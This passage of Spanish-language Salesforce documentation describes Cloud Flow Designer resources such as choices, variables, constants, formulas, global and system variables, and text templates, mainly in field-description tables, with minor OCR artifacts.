| Elemento | Cualquier elemento que agregue al flujo estará disponible como `Recurso` con el operador `se ha visitado` en los criterios de resultados. El elemento se considera como visitado si el elemento ya se ha ejecutado en la entrevista de flujo.<br>Cualquier elemento que agregue al flujo que admita un conector de fallo está disponible como recurso booleano. Si el elemento ya se ha ejecutado con éxito en la entrevista del | |

| Recurso de flujo | Descripción | Se puede crear desde la ficha Recursos |
|---|---|---|
| | flujo, el valor del recurso será `Verdadero`. Si el elemento no se ha ejecutado o se ejecutó con resultado fallido, el valor del recurso será `Falso`. | |
| Fórmula | Calcula un valor utilizando otros recursos en su flujo y funciones de Salesforce. | Sí |
| Constante global | Es posible asignar valores fijos, proporcionados por el sistema como `EmptyString`, `Verdadero` y `Falso`, que pueden asignarse como los valores de los recursos del flujo. | |
| Variables globales | Variables proporcionadas por el sistema que hacen referencia a información sobre la organización o el usuario que ejecuta la entrevista de flujo, como el Id. del usuario o el Id. de la sesión de API. En Visual Workflow, las variables globales solo están disponibles en fórmulas de flujo. | |
| Resultados | Si agrega un elemento Decisión al flujo, sus resultados estarán disponibles como recursos booleanos. Si una ruta de resultados ya se ha ejecutado en la entrevista del flujo, el valor del recurso será `Verdadero`. | |
| Opción de lista de selección | Representa un conjunto de opciones que se genera a partir de los valores de un campo de lista de selección o de lista de selección múltiple. | Sí |
| Valores de lista de selección | Los valores proporcionados por el sistema para campos de listas de selección en variables de sObject y variables de colección de sObject. Disponible solo para elementos Asignación y Decisión. | |
| Campo de pantalla | Cualquier campo de pantalla que agregue al flujo estará disponible como recurso. El valor del recurso dependerá del tipo de campo de pantalla. El valor del campo de entrada de pantalla es lo que introduce el usuario. El valor de un campo de opción de pantalla es el valor almacenado de la opción que selecciona el usuario. El valor del campo de resultados de pantalla es el texto que se muestra al usuario. | |
| Variable de colección de SObject | Almacena valores de campo que se pueden actualizar para uno o más registros de Salesforce. | Sí |
| Variable de sObject | Almacena valores de campo que se pueden actualizar para un registro de Salesforce. | Sí |
| Variable de sistema | Valores proporcionados por el sistema acerca de la ejecución de la entrevista del flujo, como `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` y `{!$Flow.FaultMessage}`. | |
| Plantilla de texto | Almacena texto con formato. | Sí |
| Variable | Almacena un valor que puede actualizarse cuando se ejecuta el flujo. | Sí |
| Evento de espera | Si agrega un elemento Espera al flujo, sus eventos estarán disponibles como recursos booleanos. Si se cumplen las condiciones de espera de un evento, el valor del recurso | |

| Recurso de flujo | Descripción | Se puede crear desde la ficha Recursos |
|---|---|---|
| | es `Verdadero`. Si un evento no tiene condiciones de espera establecidas, el valor del recurso es siempre `Verdadero`. | |

CONSULTE TAMBIÉN

Cloud Flow Designer

### Recurso Opción del flujo

Representa un valor individual que puede usarse en campos de pantalla de opción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Etiqueta` | Una etiqueta pensada para los usuarios para la opción de elección. |
| `Nombre exclusivo` | Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta opción de selección de otros recursos. |
| `Tipo de datos de valor` | Controla en qué campos de opción se puede utilizar esta opción. Por ejemplo, no puede utilizar una opción Texto en un campo de botón de opción Divisa. |
| `Escala` | Controla el número de dígitos a la derecha de la coma de separación decimal. No puede ser superior a 17. Si deja este campo en blanco o definido como cero, solo se mostrarán los números enteros cuando se ejecute su flujo.<br>Solo disponible para opciones Divisa y Número. |
| `Valor almacenado` | Si el usuario selecciona esta opción, el campo de opción tiene este valor. Si un usuario deja una opción en blanco o sin seleccionar, su valor almacenado se establecerá como `nulo`. |
| `Mostrar entrada en la selección` | Muestra un cuadro de texto debajo de la opción de selección. Esta opción no está disponible si el tipo de datos de la opción es `booleano`. |

Estos campos solo aparecen si selecciona `Mostrar entrada en la selección`.

| Campo | Descripción |
|---|---|
| `Etiqueta` | Una etiqueta pensada para los usuarios para el cuadro de texto. |
| `Obligatorio` | Obliga los usuarios a introducir un valor en el cuadro de texto antes de poder progresar o finalizar el flujo. |
| `Validar` | Evalúa si el usuario ha introducido un valor aceptable. |

Estos campos aparecen solo si seleccione `Validar`.

| Campo | Descripción |
|---|---|
| `Fórmula` | Expresión de fórmula booleana que evalúa si el usuario ha introducido un valor aceptable. |
| `Mensaje de error` | Aparece si el usuario no ha introducido un valor aceptable. |

Ejemplo: Si su flujo solicita a los usuarios seleccionar un nivel de servicio en particular, cree opciones para Oro, Plata y Bronce. En una pantalla, muestre las opciones con una descripción de las funciones incluida. Luego, en la misma pantalla, permita que los usuarios seleccionen en una lista desplegable.

CONSULTE TAMBIÉN

- Recursos de flujo
- Elemento Pantalla del flujo: Campos de elección
- Opciones para campos de opción en elementos Pantalla de flujos
- Referencias de campos de objetos cruzados en los flujos

### Recurso Variable de colección del flujo

Almacena múltiples valores actualizables que tienen el mismo tipo de datos, como un grupo de direcciones de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta variable de colección de otros recursos. |
| `Tipo de datos` | Determina el tipo de valores que se pueden asignar a la variable de colección. |
| `Tipo de entrada/salida` | Determina si se puede acceder a la variable de colección fuera del flujo.<br>• Privada: Solo se puede asignar y utilizar dentro del flujo.<br>• Entrada: Se puede establecer en el inicio del flujo utilizando controladores de Visualforce o entradas de subflujo<br>• Salida: Se puede acceder desde controladores de Visualforce y otros flujos.<br>Este campo no afecta cómo se asignan o se utilizan las variables en el mismo flujo, por ejemplo, en estos tipos de elementos: Asignación, Creación rápida o de registro, Búsqueda rápida o de registros y complemento de Apex. |

| Campo | Descripción |
|---|---|
| | El valor predeterminado del campo es `Private`.<br><br>PRECAUCIÓN: La desactivación del acceso de entrada o salida en una variable existente podría afectar la funcionalidad de aplicaciones y páginas que llaman al flujo y el acceso a la variable. Por ejemplo, puede acceder a variables desde parámetros de URL, controladores de Visualforce, flujos secundarios y procesos. |

CONSULTE TAMBIÉN

- Recursos de flujo
- Recurso Variable de colección de sObject del flujo
- Elemento Bucle del flujo
- Referencias de campos de objetos cruzados en los flujos

## Recurso Constante del flujo

Una constante de flujo representa un valor fijo. A diferencia de las variables, este valor no puede cambiar en un flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta constante de otros recursos. |
| `Tipo de datos` | Determina los tipos de valores que la constante puede almacenar. |
| `Valor` | El valor de la constante. Este valor no cambia en el flujo. |

CONSULTE TAMBIÉN

- Recursos de flujo

### Recurso de opción de registro dinámico del flujo

Representa un conjunto de opciones que se genera desde registros de un objeto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar este recurso de otros recursos. |
| `Tipo de datos de valor` | Tipo de datos del valor almacenado de la opción. |
| `Crear una opción para cada uno` | Determina el objeto cuyos registros desea utilizar para generar las opciones. |
| Criterios de filtro | Determina qué registros están incluidos en la lista generada de opciones. Si no aplica ningún filtro, se genera una opción para *cada* registro del objeto seleccionado.<br>Por ejemplo, para generar una lista de todas las cuentas en San Francisco, utilice filtros para incluir solo cuentas cuya Ciudad de facturación es San Francisco. |
| `Etiqueta de opción` | Determina qué campo se utiliza como la etiqueta para cada opción generada. Seleccione un campo que permite a los usuarios diferenciar entre las opciones generadas.<br>Consejo: Asegúrese de seleccionar un campo que contenga datos. Si el campo seleccionado no tiene ningún valor para un registro concreto, la etiqueta de la opción correspondiente está en blanco en el momento de la ejecución. |
| `Valor almacenado de opción` | Determina qué valor de campo se guarda cuando el usuario selecciona esta opción durante el tiempo de ejecución. `Tipo de datos de valor` determina las opciones disponibles.<br>De forma predeterminada, el valor almacenado es nulo. El valor almacenado se determina por la selección más reciente del usuario de una opción dentro del conjunto generado. |
| `Ordenar resultados por` | Controla el orden en el que aparecen las opciones.<br>Cuando se selecciona `Ordenar resultados por`, se selecciona también el campo por el que desea ordenar las opciones. Luego seleccione el orden en el que deben aparecer las opciones. |

| Campo | Descripción |
| --- | --- |
| `Limitar número de opciones a` | Controla el número de opciones que aparecen en el campo de pantalla que utiliza esta opción de registro dinámica.<br>Cuando se selecciona `Limitar número de opciones a`, introduzca también el número máximo (hasta 200) de opciones para incluir. |
| `Asignar los campos de registro a variables...` | Toma los valores de campo desde el registro que el usuario elige y los almacena en variables de flujo a las que puede hacer referencia más adelante.<br>Nota: Cuando un campo de opción de selección múltiple utiliza una opción de registro dinámica, solo los valores del último registro que el usuario seleccione se almacenan en las variables de flujo. Si varias campos de opción de selección múltiple en una sola pantalla utilizan la misma opción de registro dinámica, las asignaciones de variables respetan el primero de esos campos. |

Ejemplo: En un flujo de asistencia para un fabricante de hardware de ordenadores, los usuarios identifican un producto para buscar sus actualizaciones más recientes. Puede crear una opción de registro dinámica que muestre todos los productos cuyo Id. de producto empiece con una cadena específica de caracteres. No obstante, es más probable que los usuarios del flujo conozcan el nombre del producto que el Id. del mismo, de modo que para `Etiqueta de opción` seleccione el campo que contiene el nombre del producto. En otro punto del flujo, desea mostrar el Id. de producto asociado y una descripción. Para ello, asigne los valores de los campos Id. y Descripción desde el registro seleccionado por el usuario a variables del flujo.

CONSULTE TAMBIÉN

- Operadores en filtros de registros de flujos
- Elemento Pantalla del flujo: Campos de elección
- Opciones para campos de opción en elementos Pantalla de flujos
- Recursos de flujo

### Recurso Fórmula del flujo

Calcula un valor utilizando otros recursos en su flujo y funciones de Salesforce.

| Campo | Descripción |
| --- | --- |
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta fórmula de otros recursos. |
| `Tipo de datos de valor` | Tipo de datos del valor que calcula la fórmula. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Escala` | Controla el número de dígitos a la derecha de la coma de separación decimal. No puede ser superior a 17. Si deja este campo en blanco o definido como cero, solo se mostrarán los números enteros cuando se ejecute su flujo.<br>Aparece cuando el `Tipo de datos de valor` es Número o Divisa. |
| Fórmula | La expresión de fórmula que el flujo evalúa en el momento de ejecución. El valor devuelto debe ser compatible con `Tipo de datos de valor`.<br>Nota: No todos los operadores de fórmulas se admiten en Cloud Flow Designer. |

CONSULTE TAMBIÉN

- Operadores y funciones de fórmula
- Limitaciones para fórmulas de flujos
- Recursos de flujo
- Referencias de campos de objetos cruzados en los flujos

### Recurso Constante global del flujo

Valores fijos, proporcionados por el sistema, como `Cadena vacía`, `Verdadero` y `Falso`.

| Constante global | Tipos de datos admitidos |
|---|---|
| `{!$GlobalConstant.True}` | `Booleano` |
| `{!$GlobalConstant.False}` | `Booleano` |
| `{!$GlobalConstant.EmptyString}` | `Texto` |

Ejemplo: Cuando crea una variable booleana, `$GlobalConstant.True` y `$GlobalConstant.False` son compatibles. Pero cuando crea una variable Divisa, no se admiten las constantes globales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Nulo vs Cadena vacía

En el momento de la ejecución, `{!$GlobalConstant.EmptyString}` y `null` se tratan como valores distintos y separados. Por ejemplo:

- Si deja un campo de texto o valor de recurso en blanco, ese valor es `null` en el momento de ejecución. Si en su lugar desea que el valor se trate como una cadena vacía, defínalo como `{!$GlobalConstant.EmptyString}`.
- Para condiciones de flujo, use el operador `is null` para comprobar si un valor es `null`. Si la condición compara dos variables de texto, asegúrese de que sus valores predeterminados se definen correctamente, ya sea como `{!$GlobalConstant.EmptyString}` o quedándose en blanco (`null`).

CONSULTE TAMBIÉN

- Recursos de flujo

## Variables globales en Visual Workflow

Variables proporcionadas por el sistema que hacen referencia a información sobre la organización o el usuario que ejecuta la entrevista de flujo, como el Id. del usuario o el Id. de la sesión de API. En Visual Workflow, las variables globales solo están disponibles en fórmulas de flujo.

Ejemplo: Utilice `{$!User.Id}` para acceder fácilmente al Id. del usuario que está ejecutando la entrevista de flujo.

La siguiente variables globales se admiten en fórmulas de flujo. Si un valor de la base de datos no tiene valor, el campo de combinación correspondiente devuelve un valor en blanco. Por ejemplo, si nadie ha establecido un valor para el campo País de su organización, `{!$Organization.Country}` no devuelve ningún valor.

| Variable global | Descripción |
|---|---|
| `$Api` | Hace referencia a direcciones URL de API o el Id. de sesión. Los siguientes campos de combinación están disponibles.<br>• `Enterprise_Server_URL_`***xxx***: El extremo de Enterprise WSDL SOAP donde *xxx* representa la versión de API.<br>• `Partner_Server_URL_`***xxx***: El extremo de Partner WSDL SOAP donde *xxx* representa la versión de API.<br>• `Session_ID` |
| `$Label` | Hace referencia a etiquetas personalizadas. Esta variable global solo aparece si se han creado etiquetas personalizadas en su organización.<br>El valor devuelto depende de la configuración de idioma del usuario contextual. El valor devuelto es uno de los siguientes, en orden de preferencia:<br>**1.** El texto de la traducción local<br>**2.** El texto de la traducción del paquete<br>**3.** El texto de la etiqueta principal |
| `$Organization` | Hace referencia a información sobre su empresa.<br>Nota: `{!$Organization.UiSkin}` devuelve uno de estos valores.<br>• `Theme1`: Tema obsoleto de Salesforce<br>• `Theme2`: Tema de Salesforce utilizado antes de Spring '10<br>• `Theme3`: tema clásico "Aloha" de Salesforce, introducido en Spring '10<br>• `PortalDefault`: tema del portal de clientes de Salesforce<br>• `Webstore`: tema de AppExchange de Salesforce |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Variable global | Descripción |
| --- | --- |
| `$Profile` | Hace referencia a la información del perfil del usuario actual, como el tipo o el nombre de la licencia.<br>**Consejo:**<br>• Utilice nombres de perfiles para hacer referencia a perfiles estándar en campos de combinación `$Profile`.<br>• Los usuarios no necesitan acceder a su información de perfil para ejecutar un flujo que hace referencia a estos campos de combinación. |
| `$Setup` | Hace referencia a configuración personalizada del tipo "jerarquía". Esta variable global solo aparece si se ha creado configuración personalizada de jerarquía en su organización. Puede acceder a las configuraciones personalizadas del tipo "lista" en Apex.<br>Las configuraciones personalizadas de jerarquía permiten valores en cualquiera de los tres niveles siguientes:<br>• Organización: el valor predeterminado para todos<br>• Perfil: sustituye al valor Organización<br>• Usuario: sustituye a los valores Organización y Perfil<br>Salesforce determina automáticamente el valor correcto para este campo de configuración personalizada basándose en el contexto actual del usuario que interviene. |
| `$System` | `$System.OriginDateTime` representa el valor literal de `1900-01-01 00:00:00`. Utilice este campo de combinación para realizar cálculos de desplazamiento de fecha/hora. |
| `$User` | Hace referencia a información sobre el usuario que está ejecutando la entrevista de flujo. Por ejemplo, hace referencia al Id. o cargo del usuario.<br>**Consejo:**<br>• El usuario actual es la persona que hizo que se iniciara el flujo.<br>• Cuando se inició un flujo porque un proceso de Caso Web o Candidato Web modifica un registro, el usuario actual es el `Propietario predeterminado del candidato` o `Propietario predeterminado de caso`.<br>`$User.UITheme` y `$User.UIThemeDisplayed` identifican el aspecto y el comportamiento que ve el usuario que ejecuta la entrevista de flujo en una página de Salesforce específica. La diferencia entre las dos variables es que `$User.UITheme` devuelve el aspecto que se *supone* que debe ver el usuario, mientras que `$User.UIThemeDisplayed` devuelve el aspecto que el usuario ve *realmente*. Por ejemplo, puede que un usuario tenga la preferencia y los permisos para ver el aspecto del Lightning Experience, pero si está utilizando un navegador que no admita ese aspecto y comportamiento, como por ejemplo las versiones obsoletas de Internet Explorer, `$User.UIThemeDisplayed` devolverá un valor diferente. Estos campos de combinación devuelven uno de los siguientes valores.<br>• `Theme1`: Tema obsoleto de Salesforce<br>• `Theme2`: Tema de la interfaz de usuario Salesforce Classic 2005<br>• `Theme3`: Tema de la interfaz de usuario Salesforce Classic 2010<br>• `Theme4d`: Tema moderno "Lightning Experience" de Salesforce<br>• `Theme4t`—: Tema Salesforce1 mobile de Salesforce<br>• `PortalDefault`: tema del portal de clientes de Salesforce |

| Variable global | Descripción |
|---|---|
| | • `Webstore`: tema de AppExchange de Salesforce |
| `$UserRole` | Hace referencia a la información sobre la función del usuario actual, como el nombre o Id. de función.<br>Consejo:<br>• El usuario actual es la persona que hizo que se iniciara el flujo.<br>• Cuando se inició un flujo porque un proceso de Caso Web o Candidato Web modifica un registro, el usuario actual es el `Propietario predeterminado del candidato` o `Propietario predeterminado de caso`. |

### Recurso de Opción de lista de selección de flujo

Representa un conjunto de opciones que se genera a partir de los valores de un campo de lista de selección o de lista de selección múltiple.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar este recurso de otros recursos. |
| `Tipo de datos de valor` | Tipo de datos del valor almacenado de la opción. |
| `Objeto` | El objeto en cuyos campos desea realizar la selección. |
| `Campo` | El campo de lista de selección o lista de selección múltiple que se utiliza para generar la lista de opciones. |
| `Orden de clasificación` | Controla el orden en el que aparecen las opciones. |

Ejemplo: En un flujo que simplifica el proceso de creación de una cuenta, los usuarios identifican el sector de la empresa.

En vez de crear una opción para cada sector, se agrega una lista de selección al flujo y se cumplimenta la lista desplegable con ella. Cuando los usuarios ejecutan este flujo, la opción de lista de selección encuentra todos los valores en la base de datos para el campo de lista de selección Sector **(1)** en el objeto Cuenta **(2)**.




Además de ser más fáciles de configurar que el recurso de opción autónoma, las opciones de listas de selección reducen el mantenimiento. Cuando algún usuario agrega nuevas opciones a la lista de selección Sector de Cuenta, el flujo refleja automáticamente estos cambios; no es necesario actualizar el flujo.

### Limitaciones

A diferencia de las opciones de registro dinámicas, no puede:

**Filtrar los valores que provienen de la base de datos.**
El flujo siempre muestra todos los valores de lista de selección para ese campo, incluso si está utilizando tipos de registros para reducir las opciones de lista de selección en formatos de página.

**Personalizar la etiqueta para cada opción.**
El flujo siempre muestra la etiqueta de cada valor de la lista de selección.

**Personalizar el valor almacenado para cada opción.**
El flujo siempre almacena el valor de API de cada valor de la lista de selección.

No se admiten listas de selección para Artículos de Knowledge.

### Etiquetas y valores para campos traducidos

Cuando se traduce un campo de lista de selección:

- La etiqueta de cada elección utiliza la versión del valor de esa lista de selección en el idioma de usuario de ejecución.
- El valor almacenado de cada elección utiliza la versión del valor de esa lista de selección en el idioma predeterminado de la organización.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo: Campos de elección

Opciones para campos de opción en elementos Pantalla de flujos

Recursos de flujo

Recurso Variable de colección de sObject del flujo

Almacena valores de campo que se pueden actualizar para uno o más registros de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta variable de colección de sObject de otros recursos. |
| `Tipo de entrada/salida` | Determina si se puede acceder a la variable de colección de sObject fuera del flujo.<br>• Privada: Solo se puede asignar y utilizar dentro del flujo.<br>• Entrada: Se puede establecer en el inicio del flujo utilizando controladores de Visualforce o entradas de subflujo<br>• Salida: Se puede acceder desde controladores de Visualforce y otros flujos.<br>El valor predeterminado es `Privada`.<br>PRECAUCIÓN: La desactivación del acceso de entrada o salida en una variable existente podría afectar la funcionalidad de aplicaciones y páginas que llaman al flujo y el acceso a la variable. Por ejemplo, puede acceder a variables desde parámetros de URL, controladores de Visualforce, flujos secundarios y procesos. |
| `Tipo de objeto` | Tipo de registros de Salesforce que representa la colección de sObject en el flujo. |

### Uso

Después de cumplimentar la colección de sObject , consúltela para crear, actualizar o eliminar registros de la base de datos de Salesforce.

Examine cada elemento en la colección utilizando un elemento Bucle. Cuando se examina un elemento en el bucle, los valor de campo del elemento se copian en una variable de sObject que especifique como la *variable de bucle*. Si desea que el bucle modifique un elemento de colección, como para actualizar los valores de campo de un elemento:

1. Configure los elementos dentro del bucle para actualizar la variable de bucle.
2. Agregue los valores de campo de la variable a una colección separada.

Puede agregar nuevos elementos al final de la colección (elemento Asignación) o sustituir todos los elementos de la colección (elemento Búsqueda rápida). No obstante, no puede actualizar elementos de colección existentes. Para solucionar esta limitación, haga que el

bucle agregue iteративamente el contenido de la variable de bucle en otra colección. Cuando el bucle termine, podrá actualizar los registros de Salesforce con los valores de la nueva colección.

CONSULTE TAMBIÉN

- Flujo de muestra que atraviesa en bucle una colección
- Elemento Bucle del flujo
- Recursos de flujo

### Recurso Variable de sObject del flujo

Almacena valores de campo que se pueden actualizar para un registro de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta variable de sObject de otros recursos. |
| `Tipo de entrada/salida` | Determina si se puede acceder a la variable de sObject fuera del flujo.<br>• Privada: Solo se puede asignar y utilizar dentro del flujo.<br>• Entrada: Se puede establecer en el inicio del flujo utilizando controladores de Visualforce o entradas de subflujo<br>• Salida: Se puede acceder desde controladores de Visualforce y otros flujos.<br>Este campo no afecta cómo se asignan o se utilizan las variables en el mismo flujo, por ejemplo, en estos tipos de elementos: Asignación, Creación rápida o de registro, Búsqueda rápida o de registros y complemento de Apex.<br>El valor predeterminado del campo es `Private`.<br>PRECAUCIÓN: La desactivación del acceso de entrada o salida en una variable existente podría afectar la funcionalidad de aplicaciones y páginas que llaman al flujo y el acceso a la variable. Por ejemplo, puede acceder a variables desde parámetros de URL, controladores de Visualforce, flujos secundarios y procesos. |
| `Tipo de objeto` | Tipo de registro de Salesforce que representa la variable de sObject en el flujo. |

### Uso

Cuando se crea una variable de sObject, su valor predeterminado es `nulo`. Antes de hacer referencia a los valores de una variable de sObject, asegúrese de que la variable de sObject tiene un valor utilizando el operador `is null` en un elemento Decisión.

CONSULTE TAMBIÉN

Recursos de flujo

## Variables de sistema en flujos

Valores proporcionados por el sistema acerca de la ejecución de la entrevista del flujo, como `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` y `{!$Flow.FaultMessage}`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Variable de sistema | Tipos de recursos admitidos | Descripción |
|---|---|---|
| `{!$Flow.CurrentDate}` | `Text`, `Date` y `DateTime` | Fecha en la que la entrevista del flujo ejecuta el elemento que hace referencia a la variable del sistema. |
| `{!$Flow.CurrentDateTime}` | `Text`, `Date` y `DateTime` | Fecha y hora a las que la entrevista del flujo ejecuta el elemento que hace referencia a la variable del sistema. |
| `{!$Flow.FaultMessage}` | `Texto` | Mensaje de fallo del sistema que puede ayudar a los administradores a solucionar problemas de tiempo de ejecución. |

Ejemplo: Un flujo se utiliza únicamente de forma interna por el personal del centro de llamadas. Para cada elemento del flujo que interactúe con la base de datos de Salesforce, un conector de fallos dirige a una pantalla. Un campo Mostrar texto de la pantalla muestra el mensaje de fallo del sistema e indica al usuario del flujo que proporcione ese mensaje al departamento de TI.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

CONSULTE TAMBIÉN

Personalizar lo que ocurre cuando falla un flujo

Recursos de flujo

### Recurso Plantilla de texto del flujo

Almacena texto con formato HTML.

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta plantilla de texto de otros recursos. |
| Plantilla de texto | El texto de la plantilla. Utilice HTML para dar formato al texto y combinar campos para hacer referencia a la información desde otros recursos. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Ejemplo: Está diseñando un flujo que registra personas para un evento. Crea una plantilla de texto que incluye el nombre, la dirección y otra información de una persona inscrita. Luego utiliza la plantilla en una confirmación de correo electrónico que el flujo envía cuando finaliza.

CONSULTE TAMBIÉN

- Recursos de flujo
- Referencias de campos de objetos cruzados en los flujos

### Recurso Variable del flujo

Almacena un valor que puede actualizarse cuando se ejecuta el flujo.

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Le ayuda a diferenciar esta variable de otros recursos. |
| `Tipo de datos` | Determina los tipos de valores que se pueden asignar a la variable. |
| `Escala` | Controla el número de dígitos a la derecha de la coma de separación decimal. No puede ser superior a 17. Si deja este campo en blanco o definido como cero, solo se mostrarán los números enteros cuando se ejecute su flujo.<br>Aparece solo cuando el `Tipo de datos` está establecido como `Número` o `Divisa`. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
